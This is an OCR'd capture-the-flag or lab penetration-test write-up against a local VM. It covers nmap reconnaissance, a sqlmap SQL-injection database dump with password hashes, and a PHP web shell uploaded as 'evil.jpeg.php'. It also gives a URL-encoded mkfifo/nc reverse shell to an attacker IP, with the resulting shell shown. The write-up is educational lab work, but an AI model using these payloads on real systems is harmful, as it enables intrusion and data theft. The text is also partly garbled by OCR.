
Attack Narrative

Reconnaissance (TA0043)

We discover our target with netdiscover

```
sudo netdiscover -i eth0
```




We are going to do a basic scan with `Nmap` to see the surface of our target and what services might be availed to enumerate.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full 192.168.202.151 --min-rate 5000
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.7p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6ba824d6092fc99a8eabbc6e7d4eb9ad (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQD0KQXcUd/+zfBtJFhP+25xVD0f+ujGrlKTw/Ho8wy41nYgrtyHiiscKm
C9uSsKxpd5h+vDRwchjCQGZpumuei5QT+OyY7XpdUB3P/lica+QEO2Af4ZFmeOOizRYvabosnbg2rGObbkTbMZVcGdL67ECn
sHiYbCco4yb9iMgnX1EPd981wt40+6D0N3BB1QYciv6RAS4fKCP+Akk2c4tThBGm7t
|   256 abe84f5338062c6af392e3974a0e3ed1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKTgFkEMmekHRtPsKN9f6w
O5w=
|   256 327690b87dfca4326310cd676149d6c4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPPEwLR2lULYITB1F789nQ/INIXH6NhMCHK25Z3pJquX
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.34 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.34 (Ubuntu)
MAC Address: 00:0C:29:0A:B0:5A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Port 80

I want to take a look at the website



We manage to make an account and we come some see some content on the site

```
# Test account
User: TSRobin
Pass: nd5irv3M3RsQrJH
```




Book ID	Book Title	Cost
1	Anonymous Hackers TTP	50 SGD
2	CISSP Guide	80 SGD
3	Security+	30 SGD
4	Practical WebApp Hacking	45 SGD
5	All about Kali Linux	20 SGD
6	Linux OS	10 SGD
7	Windows OS	10 SGD
8	IoT Exploitation	190 SGD
9	ZigBee Wireless Hacking	90 SGD
10	JTAG UART Hardware Hacking	50 SGD
11	Container Breakout	40 SGD
12	OSCP/OSCE Guide	240 SGD
13	CREST CRT	40 SGD
14	Creating your vulnerable VM	88 SGD
15	OSINT	48 SGD


Pages of interest

```
/welcome.php
/register.php
/login.php
```

So far we found a few issue with the website. Seems there is an sql injection somewhere here



We take the welcome page and save its POST request for #sqlmap




```
sudo sqlmap -r ~/Desktop/burp
```

```
POST parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 75 HTTP(s) requests:
---
Parameter: search (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=' AND (SELECT 1954 FROM (SELECT(SLEEP(5)))yNGl) AND 'xVhA'='xVhA

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: search=' UNION ALL SELECT NULL,CONCAT(0x717a627071,0x627a51716e6952594f4b576e526d626d4571446c6f4f
1),NULL-- -
---
[22:08:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.10 (cosmic)
web application technology: Apache 2.4.34
back-end DBMS: MySQL >= 5.0.12
[22:08:12] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.202.151'

[*] ending @ 22:08:12 /2023-02-04/
```

We go from have sql access to dumping the entire database

```
sudo sqlmap -r ~/Desktop/burp --dump-all --dbs
```

This took awhile but we got back some files and found CC

users

File Edit View Insert Format Data Tools Extensions Help Last edit was 7 minutes ago

E6 | 2386acb2cf356944177746fc92523983

	A	B	C	D	E	F	G
1	id	name	user	address	pasword		
2	1	David	user1	Newton Circles	5d41402abc4b2a76b9719d911017c592		
3	2	Beckham	user2	Kensington	6269c4f71a55b24bad0f0267d9be5508		
4	3	anonymous	user3	anonymous	0f359740bd1cda994f8b55330c86d845		
5	10	testismyname	test	testaddress	E6 671c66aefea124cc08b76ea6d30bb		
6	11	superadmin	superadmin	superadmin	2386acb2cf356944177746fc92523983		

```
2386acb2cf356944177746fc92523983
```

crackstation.net

CrackStation

CrackStation » Password Hashing Security » Defuse Security »

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

2386acb2cf356944177746fc92523983

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
2386acb2cf356944177746fc92523983	md5	Uncrackable

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

I could not log in via SSH so I went back to the website and logged in as superadmin

192.168.202.151/welcomeadmin.php

For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...

Hi, welcome back **superadmin**. There are no anomalies detected.

Reset Your Password | Sign Out of Your Account

Browse... No file selected.

Select Image to Upload:


Upload Image

Sorry, file already exists.Sorry, your file was not uploaded.


Initial Foot hold & Execution (TA0001-2)

OSWAP 10 as #A03
Type of Exploit: #OSWAP
We started off with a website. The welcome.php of that website suffers from an #SQL_Injection. We leverage the sql injection with sqlmap to dump the entire database that the website had behind it. From there we found CC that let us login as an elevated user on the website and here we could upload image's. There was no filtering of any kind as we simply uploaded a php file that lets us have command execution on target. We turned the command execution into a revere shell and know we are on target as a low level shell (www-data)

POC




```
sudo sqlmap -r ~/Desktop/burp --dump-all --dbs
```




We create a #web_shell

```
exiftool -DocumentName="<h1>F1uffyGoat<br><?php
if(isset(\$_REQUEST['cmd'])){echo '<pre>';\$cmd =
(\$_REQUEST['cmd']);system(\$cmd);echo '</pre>';}
__halt_compiler();?></h1>" evil.jpeg.php
```

We call on our url via browser

```
http://192.168.202.151/uploads/evil.jpeg.php?cmd=pwd
```



JFIFExifMM* J(

F1uffyGoat

/var/www/html/uploads

We play around and get a reverse shell with some URL encoding and our command execution

```
# Original
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
192.168.202.128 7777 >/tmp/f


# Encoded URL
rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%
7C%2Fbin%2Fsh%20%2Di%202%3E%261%7Cnc%20192%2E168%2E202%2E
128%207777%20%3E%2Ftmp%2Ff%0A

# Exploit
http://192.168.202.151/uploads/evil.jpeg.php?
cmd=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%
2Ff%7C%2Fbin%2Fsh%20%2Di%202%3E%261%7Cnc%20192%2E168%2E20
2%2E128%207777%20%3E%2Ftmp%2Ff%0A
```


```
┌──(kali㉿kali)-[~/Desktop/hackme1/Exploit]
└─$ sudo rlwrap nc -lvnp 7777
[sudo] password for kali:
listening on [any] 7777 ...
connect to [192.168.202.128] from (UNKNOWN) [192.168.202.151] 55664
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0a:b0:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.151/24 brd 192.168.202.255 scope global dynamic ens33
       valid_lft 1088sec preferred_lft 1088sec
    inet6 fe80::20c:29ff:fe0a:b05a/64 scope link
       valid_lft forever preferred_lft forever
```

www-data (192.168.202.151)

Username:Password

```
n/a
```

Screenshot Proof of user



